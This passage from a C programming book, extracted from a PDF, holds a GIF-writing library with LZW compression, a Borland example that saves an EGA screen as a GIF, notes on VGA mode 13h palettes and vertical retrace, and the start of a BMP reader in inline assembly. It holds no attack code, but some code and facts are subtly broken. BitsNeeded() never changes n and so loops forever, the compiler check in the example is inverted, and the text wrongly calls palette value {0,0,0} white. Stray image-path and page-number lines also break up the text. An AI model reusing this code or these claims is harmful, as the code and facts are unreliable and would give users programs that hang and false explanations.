 *  PARAMETERS:    filename - Name of file to create
 *
 *  RETURNS:        GIF_OK          - OK
 *                  GIF_ERRWRITE - Error opening the file
 *
 */

static int Create(char *filename)
{
    if ((OutFile = fopen(filename, "wb")) == NULL)
        return GIF_ERRCREATE;

```

188 A to Z of C

```
    return GIF_OK;
}

/*-----
 * NAME:          Write()
 *
 * DESCRIPTION:    Output bytes to the current OutFile.
 *
 * PARAMETERS:    buf - Pointer to buffer to write
 *                len - Number of bytes to write
 *
 * RETURNS:       GIF_OK          - OK
 *                GIF_ERRWRITE - Error writing to the file
 */

static int Write(void *buf, unsigned len)
{
    if (fwrite(buf, sizeof(Byte), len, OutFile) < len)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-----
 * NAME:          WriteByte()
 *
 * DESCRIPTION:    Output one byte to the current OutFile.
 *
 * PARAMETERS:    b - Byte to write
 *
 * RETURNS:       GIF_OK          - OK
 *                GIF_ERRWRITE - Error writing to the file
 */

static int WriteByte(Byte b)
{
    if (putc(b, OutFile) == EOF)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-----
 * NAME:          WriteWord()
 *
 * DESCRIPTION:    Output one word (2 bytes with byte-swapping, like on
 *                the IBM PC) to the current OutFile.
```

```

*
*  PARAMETERS:      w - Word to write
*
*  RETURNS:         GIF_OK          - OK
*                   GIF_ERRWRITE - Error writing to the file
*/

static int WriteWord(Word w)
{
    if (putc(w & 0xFF, OutFile) == EOF)
        return GIF_ERRWRITE;

    if (putc((w >> 8), OutFile) == EOF)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-----
*  NAME:            Close()
*
*  DESCRIPTION:     Close current OutFile.
*
*  PARAMETERS:      None
*
*  RETURNS:         Nothing
*/

static void Close(void)
{
    fclose(OutFile);
}

/*=====
*
*                   Routines to write a bit-file
*=====
*/

/*-----
*  NAME:            InitBitFile()
*
*  DESCRIPTION:     Initiate for using a bitfile. All output is sent to
*                   the current OutFile using the I/O-routines above.
*
*  PARAMETERS:      None
*  RETURNS:         Nothing
*/

```

190 A to Z of C

```
static void InitBitFile(void)
{
    Buffer[Index = 0] = 0;
    BitsLeft = 8;
}

/*-----
 * NAME:          ResetOutBitFile()
 *
 * DESCRIPTION:    Tidy up after using a bitfile
 *
 * PARAMETERS:     None
 *
 * RETURNS:        0 - OK, -1 - error
 */

static int ResetOutBitFile(void)
{
    Byte numbytes;
    /*
     * Find out how much is in the buffer
     */
    numbytes = Index + (BitsLeft == 8 ? 0 : 1);

    /*
     * Write whatever is in the buffer to the file
     */
    if (numbytes) {
        if (WriteByte(numbytes) != GIF_OK)
            return -1;

        if (Write(Buffer, numbytes) != GIF_OK)
            return -1;

        Buffer[Index = 0] = 0;
        BitsLeft = 8;
    }

    return 0;
}

/*-----
 * NAME:          WriteBits()
 *
 * DESCRIPTION:    Put the given number of bits to the outfile.
 *
 * PARAMETERS:     bits      - bits to write from (right justified)
 *                  numbits  - number of bits to write
```

```

*
* RETURNS:          bits written, or -1 on error.
*/

static int WriteBits(int bits, int numbits)
{
    int  bitswritten = 0;
    Byte numbytes = 255;

    do {
        /*
         * If the buffer is full, write it.
         */
        if ((Index == 254 && !BitsLeft) || Index > 254) {
            if (WriteByte(numbytes) != GIF_OK)
                return -1;

            if (Write(Buffer, numbytes) != GIF_OK)
                return -1;

            Buffer[Index = 0] = 0;
            BitsLeft = 8;
        }

        /*
         * Now take care of the two specialcases
         */
        if (numbits <= BitsLeft) {
            Buffer[Index] |= (bits & ((1 << numbits) - 1)) << (8 -
BitsLeft);
            bitswritten += numbits;
            BitsLeft -= numbits;
            numbits = 0;
        } else {
            Buffer[Index] |= (bits & ((1 << BitsLeft) - 1)) << (8 -
BitsLeft);
            bitswritten += BitsLeft;
            bits >>= BitsLeft;
            numbits -= BitsLeft;

            Buffer[++Index] = 0;
            BitsLeft = 8;
        }
    } while (numbits);

    return bitswritten;
}

```

192 A to Z of C

```
/*=====
*           Routines to maintain an LZW-string table
*=====
*/

/*-----
* NAME:           FreeStrtab()
*
* DESCRIPTION:     Free arrays used in string table routines
*
* PARAMETERS:      None
*
* RETURNS:         Nothing
*/

static void FreeStrtab(void)
{
    if (StrHsh) {
        free(StrHsh);
        StrHsh = NULL;
    }

    if (StrNxt) {
        free(StrNxt);
        StrNxt = NULL;
    }

    if (StrChr) {
        free(StrChr);
        StrChr = NULL;
    }
}

/*-----
* NAME:           AllocStrtab()
*
* DESCRIPTION:     Allocate arrays used in string table routines
*
* PARAMETERS:      None
*
* RETURNS:         GIF_OK      - OK
*                  GIF_OUTMEM  - Out of memory
*/

static int AllocStrtab(void)
{
    /* Just in case . . . */

```



```

FreeStrtab();

if ((StrChr = (Byte *) malloc(MAXSTR * sizeof(Byte))) == 0) {
    FreeStrtab();
    return GIF_OUTMEM;
}

if ((StrNxt = (Word *) malloc(MAXSTR * sizeof(Word))) == 0) {
    FreeStrtab();
    return GIF_OUTMEM;
}

if ((StrHsh = (Word *) malloc(HASHSIZE * sizeof(Word))) == 0) {
    FreeStrtab();
    return GIF_OUTMEM;
}

return GIF_OK;
}

/*-----
* NAME:          AddCharString()
*
* DESCRIPTION:    Add a string consisting of the string of index plus
*                 the byte b.
*
*                 If a string of length 1 is wanted, the index should
*                 be 0xFFFF.
*
* PARAMETERS:    index - Index to first part of string, or 0xFFFF is
*                 only 1 byte is wanted
*                 b      - Last byte in new string
*
* RETURNS:       Index to new string, or 0xFFFF if no more room
*/
static Word AddCharString(Word index, Byte b)
{
    Word hshidx;

    /*
     * Check if there is more room
     */
    if (NumStrings >= MAXSTR)
        return 0xFFFF;

```

194 A to Z of C

```
/*
 * Search the string table until a free position is found
 */
hshidx = HASH(index, b);
while (StrHsh[hshidx] != 0xFFFF)
    hshidx = (hshidx + HASHSTEP) % HASHSIZE;

/*
 * Insert new string
 */
StrHsh[hshidx] = NumStrings;
StrChr[NumStrings] = b;
StrNxt[NumStrings] = (index != 0xFFFF) ? index : NEXT_FIRST;

return NumStrings++;
}

/*-----
 * NAME: FindCharString()
 *
 * DESCRIPTION: Find index of string consisting of the string of
 * index plus the byte b.
 *
 * If a string of length 1 is wanted, the index should
 * be 0xFFFF.
 *
 * PARAMETERS: index - Index to first part of string, or 0xFFFF is
 * only 1 byte is wanted
 * b - Last byte in string
 *
 * RETURNS: Index to string, or 0xFFFF if not found
 */

static Word FindCharString(Word index, Byte b)
{
    Word hshidx, nxtidx;

    /*
     * Check if index is 0xFFFF. In that case we need only
     * return b, since all one-character strings has their
     * bytevalue as their index
     */
    if (index == 0xFFFF)
        return b;

    /*
     * Search the string table until the string is found, or
```

```

    * we find HASH_FREE. In that case the string does not
    * exist.
    */
hshidx = HASH(index, b);
while ((nxtidx = StrHsh[hshidx]) != 0xFFFF) {
    if (StrNxt[nxtidx] == index && StrChr[nxtidx] == b)
        return nxtidx;
    hshidx = (hshidx + HASHSTEP) % HASHSIZE;
}

/*
 * No match is found
 */
return 0xFFFF;
}

/*-----
 * NAME:          ClearStrtab()
 *
 * DESCRIPTION:    Mark the entire table as free, enter the 2**codesize
 *                one-byte strings, and reserve the RES_CODES reserved
 *                codes.
 *
 * PARAMETERS:     codesize - Number of bits to encode one pixel
 *
 * RETURNS:        Nothing
 */

static void ClearStrtab(int codesize)
{
    int q, w;
    Word *wp;

    /*
     * No strings currently in the table
     */
    NumStrings = 0;

    /*
     * Mark entire hashtable as free
     */
    wp = StrHsh;
    for (q = 0; q < HASHSIZE; q++)
        *wp++ = HASH_FREE;

    /*
     * Insert 2**codesize one-character strings, and reserved codes
     */

```

196 A to Z of C

```
w = (1 << codesize) + RES_CODES;
for (q = 0; q < w; q++)
    AddCharString(0xFFFF, q);
}

/*=====
 *
 *                      LZW compression routine
 *=====
 */

/*-----
 * NAME:                LZW_Compress()
 *
 * DESCRIPTION:         Perform LZW compression as specified in the
 *                      GIF-standard.
 *
 * PARAMETERS:          codesize  - Number of bits needed to represent
 *                      one pixelvalue.
 *                      inputbyte - Function that fetches each byte to
 *                      compress.
 *                      Must return -1 when no more bytes.
 *
 * RETURNS:             GIF_OK      - OK
 *                      GIF_OUTMEM  - Out of memory
 */

static int LZW_Compress(int codesize, int (*inputbyte)(void))
{
    register int c;
    register Word index;
    int clearcode, endofinfo, numbits, limit, errcode;
    Word prefix = 0xFFFF;

    /* Set up the given outfile */
    InitBitFile();

    /*
     * Set up variables and tables
     */
    clearcode = 1 << codesize;
    endofinfo = clearcode + 1;

    numbits = codesize + 1;
    limit = (1 << numbits) - 1;

    if ((errcode = AllocStrtab()) != GIF_OK)
        return errcode;
}
```

```

ClearStrtab(codesize);

/*
 * First send a code telling the unpacker to clear the stringtable.
 */
WriteBits(clearcode, numbits);

/*
 * Pack image
 */
while ((c = inputbyte()) != -1) {
    /*
     * Now perform the packing.
     * Check if the prefix + the new character is a string that
     * exists in the table
     */
    if ((index = FindCharString(prefix, c)) != 0xFFFF) {
        /*
         * The string exists in the table.
         * Make this string the new prefix.
         */
        prefix = index;
    } else {
        /*
         * The string does not exist in the table.
         * First write code of the old prefix to the file.
         */
        WriteBits(prefix, numbits);

        /*
         * Add the new string (the prefix + the new character)
         * to the stringtable.
         */
        if (AddCharString(prefix, c) > limit) {
            if (++numbits > 12) {
                WriteBits(clearcode, numbits - 1);
                ClearStrtab(codesize);
                numbits = codesize + 1;
            }
            limit = (1 << numbits) - 1;
        }
        /*
         * Set prefix to a string containing only the character
         * read. Since all possible one-character strings exists
         * in the table, there's no need to check if it is found.
         */
    }
}

```

198 A to Z of C

```
        prefix = c;
    }
}

/*
 * End of info is reached. Write last prefix.
 */
if (prefix != 0xFFFF)
    WriteBits(prefix, numbits);

/*
 * Write end of info -mark.
 */
WriteBits(endofinfo, numbits);

/*
 * Flush the buffer
 */
ResetOutBitFile();

/*
 * Tidy up
 */
FreeStrtab();

return GIF_OK;
}

/*=====
 *
 *                               Other routines
 *=====
 */

/*-----
 * NAME:          BitsNeeded()
 *
 * DESCRIPTION:    Calculates number of bits needed to store numbers
 *                between 0 and n - 1
 *
 * PARAMETERS:    n - Number of numbers to store (0 to n - 1)
 *
 * RETURNS:       Number of bits needed
 */

static int BitsNeeded(Word n)
{
    int ret = 1;
```

```

    if (!n--)
        return 0;

    while (n >= 1)
        ++ret;

    return ret;
}

/*-----
*   NAME:          InputByte()
*
*   DESCRIPTION:    Get next pixel from image. Called by the
*                   LZW_Compress()-function
*
*   PARAMETERS:     None
*
*   RETURNS:        Next pixelvalue, or -1 if no more pixels
*/

static int InputByte(void)
{
    int ret;

    if (RelPixY >= ImageHeight)
        return -1;

    ret = GetPixel(ImageLeft + RelPixX, ImageTop + RelPixY);

    if (++RelPixX >= ImageWidth) {
        RelPixX = 0;
        ++RelPixY;
    }

    return ret;
}

/*-----
*   NAME:          WriteScreenDescriptor()
*
*   DESCRIPTION:    Output a screen descriptor to the current GIF-file
*
*   PARAMETERS:     sd - Pointer to screen descriptor to output
*
*   RETURNS:        GIF_OK          - OK
*                   GIF_ERRWRITE - Error writing to the file
*/

```

200 A to Z of C

```
static int WriteScreenDescriptor(ScreenDescriptor *sd)
{
    Byte tmp;

    if (WriteWord(sd->LocalScreenWidth) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(sd->LocalScreenHeight) != GIF_OK)
        return GIF_ERRWRITE;
    tmp = (sd->GlobalColorTableFlag << 7)
        | (sd->ColorResolution << 4)
        | (sd->SortFlag << 3)
        | sd->GlobalColorTableSize;
    if (WriteByte(tmp) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteByte(sd->BackgroundColorIndex) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteByte(sd->PixelAspectRatio) != GIF_OK)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-----
 * NAME:          WriteImageDescriptor()
 *
 * DESCRIPTION:    Output an image descriptor to the current GIF-file
 *
 * PARAMETERS:    id - Pointer to image descriptor to output
 *
 * RETURNS:       GIF_OK          - OK
 *               GIF_ERRWRITE - Error writing to the file
 */

static int WriteImageDescriptor(ImageDescriptor *id)
{
    Byte tmp;

    if (WriteByte(id->Separator) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->LeftPosition) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->TopPosition) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->Width) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->Height) != GIF_OK)
        return GIF_ERRWRITE;
```



```

tmp = (id->LocalColorTableFlag << 7)
      | (id->InterlaceFlag << 6)
      | (id->SortFlag << 5)
      | (id->Reserved << 3)
      | id->LocalColorTableSize;
if (WriteByte(tmp) != GIF_OK)
    return GIF_ERRWRITE;
return GIF_OK;
}

/*****
 *
 *          P U B L I C   F U N C T I O N S
 *
 *****/

/*-----
 * NAME:          GIF_Create()
 *
 * DESCRIPTION:    Create a GIF-file, and write headers for both screen
 *                  and image.
 *
 * PARAMETERS:     filename - Name of file to create (including
 *                           extension)
 *                  width   - Number of horizontal pixels on screen
 *                  height  - Number of vertical pixels on screen
 *                  numcolors - Number of colors in the colormaps
 *                  colorres - Color resolution. Number of bits for
 *                           each primary color
 *
 * RETURNS:        GIF_OK      - OK
 *                  GIF_ERRCREATE - Couldn't create file
 *                  GIF_ERRWRITE - Error writing to the file
 *                  GIF_OUTMEM  - Out of memory allocating color table
 */
int GIF_Create(char *filename, int width, int height,
               int numcolors, int colorres)
{
    int q, tabsize;
    Byte *bp;
    ScreenDescriptor SD;

    /*
     * Initiate variables for new GIF-file
     */
    NumColors = numcolors ? (1 << BitsNeeded(numcolors)) : 0;
    BitsPrPrimColor = colorres;
    ScreenHeight = height;
    ScreenWidth = width;

```

202 A to Z of C

```
/*
 * Create file specified
 */
if (Create(filename) != GIF_OK)
    return GIF_ERRCREATE;

/*
 * Write GIF signature
 */
if ((Write("GIF87a", 6)) != GIF_OK)
    return GIF_ERRWRITE;

/*
 * Initiate and write screen descriptor
 */
SD.LocalScreenWidth = width;
SD.LocalScreenHeight = height;
if (NumColors) {
    SD.GlobalColorTableSize = BitsNeeded(NumColors) - 1;
    SD.GlobalColorTableFlag = 1;
} else {
    SD.GlobalColorTableSize = 0;
    SD.GlobalColorTableFlag = 0;
}
SD.SortFlag = 0;
SD.ColorResolution = colorres - 1;
SD.BackgroundColorIndex = 0;
SD.PixelAspectRatio = 0;
if (WriteScreenDescriptor(&SD) != GIF_OK)
    return GIF_ERRWRITE;

/*
 * Allocate color table
 */
if (ColorTable) {
    free(ColorTable);
    ColorTable = NULL;
}
if (NumColors) {
    tabsize = NumColors * 3;

    if ((ColorTable = (Byte *) malloc(tabsize * sizeof(Byte))) ==
NULL)
        return GIF_OUTMEM;

    else {
        bp = ColorTable;
```

```

        for (q = 0; q < tabsize; q++)
            *bp++ = 0;
    }
}
return 0;
}

/*-----
* NAME:          GIF_SetColor()
*
* DESCRIPTION:    Set red, green and blue components of one of the
*                colors. The color components are all in the range
*                [0, (1 << BitsPrPrimColor) - 1]
*
* PARAMETERS:    colornum - Color number to set. [0, NumColors - 1]
*                red      - Red component of color
*                green    - Green component of color
*                blue     - Blue component of color
*
* RETURNS:       Nothing
*/

void GIF_SetColor(int colornum, int red, int green, int blue)
{
    long maxcolor;
    Byte *p;

    maxcolor = (1L << BitsPrPrimColor) - 1L;
    p = ColorTable + colornum * 3;
    *p++ = (Byte) ((red * 255L) / maxcolor);
    *p++ = (Byte) ((green * 255L) / maxcolor);
    *p++ = (Byte) ((blue * 255L) / maxcolor);
}

/*-----
* NAME:          GIF_CompressImage()
*
* DESCRIPTION:    Compress an image into the GIF-file previously
*                created using GIF_Create(). All color values should
*                have been specified before this function is called.
*
*                The pixels are retrieved using a user defined
*                callback function. This function should accept two
*                parameters, x and y, specifying which pixel to
*                retrieve. The pixel values sent to this function are
*                as follows:
*
*                x : [ImageLeft, ImageLeft + ImageWidth - 1]

```

204 A to Z of C

```
*          y : [ImageTop, ImageTop + ImageHeight - 1]
*
*          The function should return the pixel value for the
*          point given, in the interval [0, NumColors - 1]
*
*  PARAMETERS:   left      - Screen-relative leftmost pixel
*                  x-coordinate of the image
*                  top      - Screen-relative uppermost pixel
*                  y-coordinate of the image
*                  width    - Width of the image, or -1 if as wide as
*                  the screen
*                  height   - Height of the image, or -1 if as high as
*                  the screen
*                  getpixel - Address of user defined callback
*                           function.
*                           (See above)
*
*  RETURNS:      GIF_OK      - OK
*                  GIF_OUTMEM - Out of memory
*                  GIF_ERRWRITE - Error writing to the file
*/

int GIF_CompressImage(int left, int top, int width, int height,
                     int (*getpixel)(int x, int y))
{
    int codesize, errcode;
    ImageDescriptor ID;

    if (width < 0) {
        width = ScreenWidth;
        left = 0;
    }

    if (height < 0) {
        height = ScreenHeight;
        top = 0;
    }
    if (left < 0)
        left = 0;
    if (top < 0)
        top = 0;

    /*
     * Write global colortable if any
     */
    if (NumColors)
        if ((Write(ColorTable, NumColors * 3)) != GIF_OK)
```

```

        return GIF_ERRWRITE;

/*
 *  Initiate and write image descriptor
 */
ID.Separator = ',';
ID.LeftPosition = ImageLeft = left;
ID.TopPosition = ImageTop = top;
ID.Width = ImageWidth = width;
ID.Height = ImageHeight = height;
ID.LocalColorTableSize = 0;
ID.Reserved = 0;
ID.SortFlag = 0;
ID.InterlaceFlag = 0;
ID.LocalColorTableFlag = 0;

if (WriteImageDescriptor(&ID) != GIF_OK)
    return GIF_ERRWRITE;

/*
 *  Write code size
 */
codesize = BitsNeeded(NumColors);
if (codesize == 1)
    ++codesize;
if (WriteByte(codesize) != GIF_OK)
    return GIF_ERRWRITE;

/*
 *  Perform compression
 */
RelPixX = RelPixY = 0;
GetPixel = getpixel;
if ((errcode = LZW_Compress(codesize, InputByte)) != GIF_OK)
    return errcode;

/*
 *  Write terminating 0-byte
 */
if (WriteByte(0) != GIF_OK)
    return GIF_ERRWRITE;

return GIF_OK;
}

/*-----
 *  NAME:          GIF_Close()

```

206 A to Z of C


```
* DESCRIPTION:      Close the GIF-file
*
* PARAMETERS:       None
*
* RETURNS:          GIF_OK          - OK
*                   GIF_ERRWRITE - Error writing to file
*/
int GIF_Close(void)
{
    ImageDescriptor ID;

    /*
     * Initiate and write ending image descriptor
     */
    ID.Separator = ';';
    if (WriteImageDescriptor(&ID) != GIF_OK)
        return GIF_ERRWRITE;
    /*
     * Close file
     */
    Close();
    /*
     * Release color table
     */
    if (ColorTable) {
        free(ColorTable);
        ColorTable = NULL;
    }
    return GIF_OK;
}
```

Compile the above Gifsave.c file to create the Gifsave.lib file. Using Gifsave.lib & Gifsave.h files we can create GIF files quickly.

31.5 Example usage of GIFSAVE

Following example code shows how to use the GIFSAVE library in our program to create a GIF file.



GIF file produced with this Example code

```

/*****
*   FILE:                EXAMPLE.C
*
*   MODULE OF:           EXAMPLE
*
*   DESCRIPTION:         Example program using GIFSAVE.
*
*                           Produces output to an EGA-screen, then dumps it to
*                           a GIF-file.
*****/

*/

#ifdef __TURBOC__
    #error This program must be compiled using a Borland C compiler
#endif

#include <stdlib.h>
#include <stdio.h>
#include <graphics.h>

#include "gifsave.h"

/*****
*                           P R I V A T E   F U N C T I O N S
*****/

*/

/*-----
*   NAME:                DrawScreen()
*
*   DESCRIPTION:         Produces some output on the graphic screen.
*
*   PARAMETERS:          None
*
*   RETURNS:             Nothing
*/
static void DrawScreen(void)
{
    int  color = 1, x, y;
    char *text = "GIF-file produced by GIFSAVE";

    /*
     *   Output some lines
     */
    setlinestyle(SOLID_LINE, 0, 3);
    for (x = 10; x < getmaxx(); x += 20) {
        setcolor(color);

```

208 A to Z of C

```
        line(x, 0, x, getmaxy());
        if (++color > getmaxcolor())
            color = 1;
    }
    for (y = 8; y < getmaxy(); y += 17) {
        setcolor(color);
        line(0, y, getmaxx(), y);
        if (++color > getmaxcolor())
            color = 1;
    }

    /*
     * And then some text
     */
    setfillstyle(SOLID_FILL, DARKGRAY);
    settextstyle(TRIPLEX_FONT, HORIZ_DIR, 4);
    bar(20, 10, textwidth(text) + 40, textheight(text) + 20);
    setcolor(WHITE);
    outtextxy(30, 10, text);
}

/*-----
 * NAME:          gpixel()
 *
 * DESCRIPTION:    Callback function. Near version of getpixel()
 *
 *                If this program is compiled with a model using
 *                far code, Borland's getpixel() can be used
 *                directly.
 *
 * PARAMETERS:     As for getpixel()
 *
 * RETURNS:        As for getpixel()
 */

static int gpixel(int x, int y)
{
    return getpixel(x, y);
}

/*-----
 * NAME:          GIF_DumpEgal0()
 *
 * DESCRIPTION:    Outputs a graphics screen to a GIF-file. The screen
 *                must be in the mode 0x10, EGA 640x350, 16 colors.
 *
 *                No error checking is done! Probably not a very good
```



```

*           example, then . . . :-)
*
*   PARAMETERS:      filename - Name of GIF-file
*
*   RETURNS:         Nothing
*/

static void GIF_DumpEga10(char *filename)
{
    #define WIDTH          640 /* 640 pixels across screen */
    #define HEIGHT         350 /* 350 pixels down screen */
    #define NUMCOLORS       16 /* Number of different colors */
    #define BITS_PR_PRIM_COLOR 2 /* Two bits pr primary color */

    int q,                /* Counter */
        color,            /* Temporary color value */
        red[NUMCOLORS],   /* Red component for each color */
        green[NUMCOLORS], /* Green component for each color */
        blue[NUMCOLORS];  /* Blue component for each color */
    struct palettetype pal;

    /*
     * Get the color palette, and extract the red, green and blue
     * components for each color. In the EGA palette, colors are
     * stored as bits in bytes:
     *
     *      00rgbRGB
     *
     * where r is low intensity red, R is high intensity red, etc.
     * We shift the bits in place like
     *
     *      000000Rr
     *
     * for each component
     */
    getpalette(&pal);
    for (q = 0; q < NUMCOLORS; q++) {
        color = pal.colors[q];
        red[q]  = ((color & 4) >> 1) | ((color & 32) >> 5);
        green[q] = ((color & 2) >> 0) | ((color & 16) >> 4);
        blue[q]  = ((color & 1) << 1) | ((color & 8) >> 3);
    }

    /*
     * Create and set up the GIF-file
     */
    GIF_Create(filename, WIDTH, HEIGHT, NUMCOLORS, BITS_PR_PRIM_COLOR);

```

210 A to Z of C

```
/*
 * Set each color according to the values extracted from
 * the palette
 */
for (q = 0; q < NUMCOLORS; q++)
    GIF_SetColor(q, red[q], green[q], blue[q]);

/*
 * Store the entire screen as an image using the user defined
 * callback function gpixel() to get pixel values from the screen
 */
GIF_CompressImage(0, 0, -1, -1, gpixel);

/*
 * Finish it all and close the file
 */
GIF_Close();
}

/*****
 *          P U B L I C      F U N C T I O N S
 *****/
*/
int main(void)
{
    int gdr, gmd, errcode;

    /* Initiate graphics screen for EGA mode 0x10, 640x350x16 */

    gdr = EGA;
    gmd = EGAHI;
    initgraph(&gdr, &gmd, "");
    if ((errcode = graphresult()) != grOk) {
        printf("Graphics error: %s\n", grapherrormsg(errcode));
        exit(-1);
    }
    /* Put something on the screen */
    DrawScreen();

    /* Dump the screen to a GIF-file */
    GIF_DumpEgal0("EXAMPLE.GIF");

    /* Return to text mode */
    closegraph();
    return 0;
}
```

“Love is not jealous, it does not brag, and it is not proud.”

32 Mode 13h Programming

Mode 13h is considered to be the standard mode for graphics programming under DOS. Mode 13h programming is also referred as VGA programming or VGA register programming. Almost all DOS Game software uses this mode 13h.

32.1 Mode 13h

32.1.1 Palette Register

Mode 13h is supported by VGA cards. In this mode, we’ve got 256 colors and 320x200 pixel resolution. And thus it is sometimes referred as 320x200x256 mode.

In this mode 13h, we have $320 \times 200 = 64,000$ pixels. Each pixel takes 1 byte (8 bits) each. One important thing: these bytes do not hold color values; instead hold pointer or index to the color-lookup table. This lookup table is technically referred as ‘*palette registers*’. This lookup table is an array of 256 colors, each with 3 bytes. The structure of lookup table or palette register will be:

```
palette[256][3] = { {0, 0, 0},  
                    :  
                    :  
                    };
```

Note

For the sake of simplicity, palette register is very often referred as a single dimensional array : `palette[768]`.

	Red	Green	Blue
Palette[255]			
Palette[254]			
		:	
		:	
		:	
Palette[0]	6 bits	6 bits	6 bits

Here the 3 bytes hold Red, Green & Blue values. For example { 0,0,0 } represents White. Important note: VGA uses only 6 bits in each Red, Green & Blue bytes. So we can use 2^6 combination of Red, 2^6 combination of Green, 2^6 combination of Blue values. And we have the maximum of $2^6 \times 2^6 \times 2^6 = 262144$ colors. Thus at a given time, the screen can have maximum of 256 colors out of the possible 262144 combination.

The next question is how to set these palette registers? We can use BIOS interrupts to set the palette registers. But it would be very slow and not good for professional programming. So we directly use the palette registers found on our VGA card. Palette registers are accessed via port 3C8h and 3C9h. First, we have to send 0 to port 3C8h and then the corresponding pixel values to port 3C9h. The sequences of operations should be:

1. OUT 0 at port 3C8h
2. OUT all pixel values one by one at port 3C9h (There would be 768 OUTs)

Another important point I want to insist is: loading palette registers refers to choosing 256 colors out of 262144 possible combinations and the screen holds just index or pointer to the look up table.

32.1.2 Vertical Retrace

The electron gun in our monitor refreshes each pixel with their current and correct values according to the refresh rate. The refresh rate may vary from system to system and usually it is 60Hz i.e., each pixel is refreshed in $1/60^{\text{th}}$ of a second. The electron gun fires electron at each pixel, row by row. Horizontal retrace is the time the electron gun takes to return from the right to left side of the screen after it has traced a row. For mode 13h programming, we don't bother about horizontal retrace.

Vertical retrace is the very short time in which the electron gun moves diagonally to the upper-left corner from the bottom-right corner of the screen, after tracing the entire screen. During the vertical retrace the screen is not being updated from video memory to monitor. So during this time if we update the screen, it won't result in flickering. In other words, you *may* get flickering if you don't consider vertical retrace. On the fast computers available today, it is not a big problem. However it wise to consider vertical retrace for good portability.

We can check the vertical retrace by noticing the value of the INPUT_STATUS (0x3DA) port on the VGA card. This is a number that represents the VGA's current state. Bit 3 tells if it is in a vertical blank. We first wait until it is not blanking; to make sure we get a full vertical blank time for our copy. Then we wait for a vertical blank. Now that we can update the whole screen. The following code fragment explains the concept.

```
#define INPUT_STATUS      (0x3DA)

/* copy the off screen buffer to video memory */
```

```

void UpdateBuffer(void)
{
    // wait for vertical re-trace
    while ( inportb(INPUT_STATUS) & (1<<3) )
        ;
    while ( !(inportb(INPUT_STATUS) & (1<<3)) )
        ;

    /* Now, copy everything to video memory */
    _fmemcpy( video_memory, off_screen, screen_size);
}

```

32.2 Optimization Note

When you program in mode 13h, you must understand the fact that our system RAM is faster than the video RAM. So real graphics programmers use a separate buffer (which will be stored in system RAM) for operations on the pixel values. And whenever the buffer value gets changed, it is being updated to the video RAM.

We may need to use mathematical functions like `cos()`, `sin()` etc with our graphics program for certain purpose. These functions would take more time to calculate. So it is wise to store the corresponding values in array when you begin your program. Now you can fetch the values for a given angle as `cos[30]` instead of `cos(30)`. It would almost double the speed of your program.

33

“Love is not rude, is not selfish, and does not get upset with others.”

Reading BMP Files

When you look at the BMP file format closely, you can find that BMP stores palette information in it. So in order to display BMP files, we must load that palette information. When we read a BMP file in mode 13h we have two restrictions: maximum color of BMP must be 256 (BMP files can be of 16, 256 or 2^{24} colors!) and file size must be less than 64KB. The following program by **Alexander Russell** reads 256 colors BMP file. It clips images larger than 320x200. It reads the whole thing into memory, and then displays it directly to video memory.

33.1 Programs

```
#include <stdio.h>
#include <io.h>
#include <conio.h>
#include <malloc.h>
#include <string.h>
#include <dos.h>

#pragma -mm /* force to compile in medium memory model */

#pragma inline

#define _64k 65300u

#define BM_TYPE 19778u

#define BI_RGB      0L
#define BI_RLE8     1L
#define BI_RLE4     2L

typedef unsigned int WORD;
typedef unsigned long DWORD;
typedef unsigned char BYTE;

typedef struct tagBITMAPFILEHEADER {
    WORD    bfType;
    DWORD   bfSize;
    WORD    bfReserved1;
    WORD    bfReserved2;
```

```

        DWORD    bOffBits;
    } BITMAPFILEHEADER;

typedef struct tagBITMAPINFOHEADER{
    DWORD    biSize;
    DWORD    biWidth;
    DWORD    biHeight;
    WORD     biPlanes;
    WORD     biBitCount;
    DWORD    biCompression;
    DWORD    biSizeImage;
    DWORD    biXPelsPerMeter;
    DWORD    biYPelsPerMeter;
    DWORD    biClrUsed;
    DWORD    biClrImportant;
} BITMAPINFOHEADER;

typedef struct tagRGBQUAD {
    BYTE     rgbBlue;
    BYTE     rgbGreen;
    BYTE     rgbRed;
    BYTE     rgbReserved;
} RGBQUAD;

typedef struct tagBITMAPINFO {
    BITMAPINFOHEADER    bmiHeader;
    RGBQUAD              bmiColors[1];
} BITMAPINFO;

static BYTE old_mode;

#define INPUT_STATUS_1  03dah    /* Input Status 1 register */

/* -----
    SaveVideoMode - save the vid mode so
                    we can restore it on exit    */

void SaveVideoMode( void )
{
    /* save current mode */
    asm {
        mov    ah, 0fh
        int    10h
        mov    old_mode, al
    }
} /*--SaveVideoMode( )-----*/

```

216 A to Z of C

```
/* -----
   SetGraph - set graphics mode to
               mode BIOS 0x13, 320x200 256 color    */

short SetGraph( void )
{
    asm {
        /* set new mode */
        xor    ah, ah
        mov    al, 013h
        int    10h
    }

    return(0);
} /*--SetGraph( )-----*/

/* -----
   RestoreVideoMode - restore old video
                       mode                */

void RestoreVideoMode( void )
{
    asm {
        xor    ah, ah
        mov    al, old_mode
        int    10h
    }
} /*--RestoreVideoMode( )-----*/

/*-----
   SetUpVGAPalette - set all 256 colours of the
                     palette, wait for vert sync to avoid flashing */

void SetUpVGAPalette( char *p )
{
    /* wait for vert sync */
    asm {
        mov     dx, INPUT_STATUS_1
    }
WaitVS:
    asm {
        in      al, dx
        test    al, 08h
        jz      WaitVS    /* vertical sync is active high (1 = active) */
    }
}
```



```

asm    {
        .386

